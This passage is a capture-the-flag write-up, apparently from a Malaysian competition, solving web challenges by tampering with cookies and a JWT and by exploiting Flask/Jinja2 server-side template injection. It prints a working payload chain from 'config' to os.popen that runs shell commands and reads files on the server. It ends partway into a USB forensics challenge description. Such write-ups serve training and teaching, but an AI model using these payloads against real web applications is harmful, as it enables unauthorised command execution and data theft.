PHPSESSID		s...	/	S...	41	✓					M...

After refreshing the page with the modified JWT, access was successfully granted. The site revealed the hidden flag.



Flag - 3108{m0kht4r_d4h4r1_l3g3nd_n3v3r_d13s}

[Web] Pemimpin

The screenshot shows a dark-themed challenge interface. In the top left corner, there is a button labeled "Challenge". In the top right corner, there is a white "X" icon. The main title "Pemimpin" is centered at the top in large white letters, with "100" below it in a slightly smaller white font. Below the title is a question in white text: "Perdana Menteri merupakan ketua kerajaan Malaysia dan memainkan peranan penting dalam menentukan hala tuju negara dan memastikan tanah air terus melangkah ke arah pembangunan serta kesejahteraan rakyat sejak detik kemerdekaan. Persoalannya, adakah anda kenal siapa mereka semua?" Below the question, a green URL is displayed: <https://pemimpin.bahterasiber.my>. At the bottom left is a button labeled "Flag", and at the bottom right is a button labeled "Submit".

Description

Perdana Menteri merupakan ketua kerajaan Malaysia dan memainkan peranan penting dalam menentukan hala tuju negara dan memastikan tanah air terus melangkah ke arah pembangunan serta kesejahteraan rakyat sejak detik kemerdekaan. Persoalannya, adakah anda kenal siapa mereka semua?

Walkthrough

The website displays portraits of Malaysian Prime Ministers along with a quiz-style interface. The task is to arrange them in chronological order from 1957 to the present. Successfully answering may lead to the flag.

Perdana Menteri Malaysia

Ketua Kerajaan Malaysia



Dato' Sri Anwar Ibrahim



Tun Dr. Mahathir Mohamad



Tunku Abdul Rahman



Tun Dr. Mahathir Mohamad



Dato' Sri Najib Razak



Tun Abdul Razak



Tun Abdullah Ahmad Badawi



Tun Hussein Onn



Tan Sri Muhyiddin Yassin



Dato' Sri Ismail Sabri

Perdana Menteri Malaysia (1957 - kini)


- 1. Tunku Abdul Rahman
- 2. Tun Abdul Razak
- 3. Tun Hussein Onn
- 4. Tun Dr. Mahathir
- 5. Tun Abdullah
- 6. Dato' Sri Najib
- 7. Tun Dr. Mahathir
- 8. Tan Sri Muhyiddin
- 9. Dato' Sri Ismail Sabri
- 10. Dato' Sri Anwar

Semak Jawapan

Mula Semula

Tahniah! Anda seorang yang berpengetahuan tentang sejarah Malaysia!

Upon checking the browser developer tools, I found cookies named bulan_merdeka, hari_merdeka, and tahun_merdeka. Initially, all of them were set to false, indicating they might control a hidden unlock mechanism.



The screenshot shows the Chrome DevTools Application tab. On the left, the sidebar lists various storage components: Manifest, Service workers, Storage, Cookies, Private state tokens, Interest groups, Shared storage, Cache storage, Storage buckets, Background services, and Frames. The Cookies section is expanded, showing a list of cookies for the domain <https://pemimpin....>. The table has columns for Name, Value, and several date-related fields (D..., P..., E..., Si..., H..., S..., S..., P..., C..., Pr...). Three cookies are listed:

Name	Value	D...	P...	E...	Si...	H...	S...	S...	P...	C...	Pr...
bulan_merdeka	false	p...	/	S...	18						M...
hari_merdeka	false	p...	/	S...	17						M...
tahun_merdeka	false	p...	/	S...	18						M...

In the center, a message says "No cookie selected" and "Select a cookie to preview its value".

I modified the cookies to match Malaysia's independence date.

bulan_merdeka	8	p...	/	S...	14						M...
hari_merdeka	31	p...	/	S...	14						M...
tahun_merdeka	1957	p...	/	S...	17						M...

After updating the cookies, I replayed the quiz by arranging the Prime Ministers in the correct order. The altered cookies ensured the hidden check would now validate successfully.

Perdana Menteri Malaysia
Ketua Kerajaan Malaysia

			
Dato' Sri Anwar Ibrahim	Tun Dr. Mahathir Mohamad	Tunku Abdul Rahman	Tun Dr. Mahathir Mohamad
			
Dato' Sri Najib Razak	Tun Abdul Razak	Tun Abdullah Ahmad Badawi	Tun Hussein Onn
			
Tan Sri Muhyiddin Yassin	Dato' Sri Ismail Sabri		

Perdana Menteri Malaysia (1957 - kini)

1. Tunku Abdul Rahman 2. Tun Abdul Razak 3. Tun Hussein Onn 4. Tun Dr. Mahathir 5. Tun Abdullah 6. Dato' Sri Najib
7. Tun Dr. Mahathir 8. Tan Sri Muhyiddin 9. Dato' Sri Ismail Sabri 10. Dato' Sri Anwar

[Semak Jawapan](#) [Mula Semula](#)

Once the answers were correct and the cookies set properly, the site congratulated me and revealed the hidden flag:

Semak Jawapan

Mula Semula

Tahniah! Anda seorang yang berpengetahuan tentang sejarah Malaysia!

🎉 BENDERA DITEMUI! 🎉

3108{p3m1mp1n_m4l4y5l4}

🚩 Flag - 3108{p3m1mp1n_m4l4y5l4}

[Web] Pelumba Negara




"description"


Arkib digital ini telah dibangunkan untuk pemandu F1 pertama Malaysia. Walau bagaimanapun, sistem ini ada kelemahan dan dapatkah anda untuk mengumpul semua serpihan maklumat bersejarah yang disembunyikan?

"Walkthrough"

The landing page shows "F1 Archive System – Alex Yoong" with a search box. This is likely where user input will be processed.



By testing with `{{7*7}}`, the application returned 49. This confirms the presence of Server-Side Template Injection (SSTI).



Using {{ config }}, we dump Flask configuration variables. This confirms the backend is a Flask Jinja2 application, which is vulnerable to SSTI.

The screenshot shows a web-based interface for dumping configuration variables. At the top, there is a search bar containing the text "{{ config }}". Below the search bar is a yellow button labeled "SEARCH". The main content area displays the dumped configuration code:

```
<Config {'DEBUG': True, 'TESTING': False, 'PROPAGATE_E_XCEPTIONS': None, 'SECRET_KEY': None, 'PERMANENT_SESSIO_N_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SENDFILE_MAX_AGE_DEFAULT': None, 'TRAP_BAD_REQUEST_ERROR': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093}>
```


We identify how to pivot from config to __class__, then to __init__, then __globals__, and finally access Python's os module. This allows arbitrary command execution.

```
 {{ config }}  
 ↓  
config.__class__  
 ↓  
config.__class__.__init__  
 ↓  
config.__class__.__init__.__globals__  
 ↓  
config.__class__.__init__.__globals__['os']  
 ↓  
config.__class__.__init__.__globals__['os'].popen("uname -a").read()  
 ↓  
 {{ config.__class__.__init__.__globals__['os'].popen('uname -a').read() }}
```


We run {{config.__class__.__init__.globals['os'].popen('ls').read()}} and see interesting files:

- Minardi2002.txt
- flag.txt
- images directory

Let's take a look at those file




We run cat flag.txt, it gave us a base64 which if we decode it reveal a false flag (3108{Bendera_Palsu}).



```
(kali㉿NawfalMatebook) - [~]
$ echo "MzEwOHtCZW5kZXJhX1BhbHN1fQpOaWNlIHRyeSwgYnV0IG5vdCBldmVyeXRoaw5nIGlzIHZpc2libGUuIGHlaGVoZWhlaGVoZQ==" | base64
-d
3108{Bendera_Palsu}
Nice try, but not everything is visible. hehehehehe
(kali㉿NawfalMatebook) - [~]
$ |
```


We run cat flag.txt, it gave us a youtube, searching towards the comments gave me fake hope again =(




Exploring .env reveals paths to additional text files:

- /usr/1976.txt
- /var/malaysia.txt
- /tmp/f1.txt

These likely contain pieces of the actual flag.



Reading all the files revealed a partial flag fragment for each part of the flag.



Nama Penuh: Alexander Charles Yoong Loong

Lahir: 20 Julai 1976, Kuala Lumpur

Kewarganegaraan: Malaysia

Pencapaian :

Membawa pengiktirafan antarabangsa kepada Malaysia

Meletakkan Malaysia di peta sukan permotoran global

_p3nt4s_duni4_Alex_Y00ng_

DEBUT F1 ALEX YOONG

Debut F1: Italian Grand Prix 2001, Monza

Pasukan: Minardi PS01

Nombor Kereta: #23

Umur semasa debut: 25 tahun

Laluan Kerjaya ke F1:

- Mula karting umur 8 tahun dengan basikal Kawasaki 50

cc

- 1996: Formula Renault bersama Silverstone Racing

- 1998: British Formula 3 bersama Portman Racing

- 2000: Formula Nippon di Jepun

- 2001: Menggantikan Tarso Marques di Minardi

Pencapaian Bersejarah:

Pemandu Malaysia pertama berlumba di Formula 1

Rakan sepasukan Fernando Alonso di Minardi

Memegang lesen FIA Super Licence

3108{d4r1_Ku4l4_Lumpur_k3



3108{d4r1_Ku4l4_Lumpur_k3_p3nt4s_duni4_Alex_Y00ng_f1rst_M4l4ysi4n_F1_dr1v3r}

[Forensics] Operation Nyet

Challenge X

Operation Nyet

100

Pada suatu hari, ketika Khairul Aming meninggalkan laptopnya tanpa pengawasan, seorang staf menyambungkan USB miliknya ke laptop tersebut dan melakukan sesuatu.

Beberapa saat kemudian, dia mencabut USB itu dan beredar. Tindakannya tidak disedari Khairul Aming, namun sempat diperhatikan oleh seorang rakan sekerja yang berasa curiga.

Beberapa jam kemudian, USB tersebut secara cuai ditinggalkan di atas mejanya. Rakan sekerja itu mengambil USB tersebut kerana ingin mengetahui rahsia di dalamnya.

Kini, tugas anda adalah untuk menyiasat isi kandungan USB tersebut melalui fail imej forensik yang diberikan (.E01).

 [USB.E01](#)

[Flag](#) [Submit](#)

Description

Pada suatu hari, ketika Khairul Aming meninggalkan laptopnya tanpa pengawasan, seorang staf menyambungkan USB miliknya ke laptop tersebut dan melakukan sesuatu.

Beberapa saat kemudian, dia mencabut USB itu dan beredar. Tindakannya tidak disedari Khairul Aming, namun sempat diperhatikan oleh seorang rakan sekerja yang berasa curiga.

Beberapa jam kemudian, USB tersebut secara cuai ditinggalkan di atas mejanya. Rakan sekerja itu mengambil USB tersebut kerana ingin mengetahui rahsia di dalamnya.

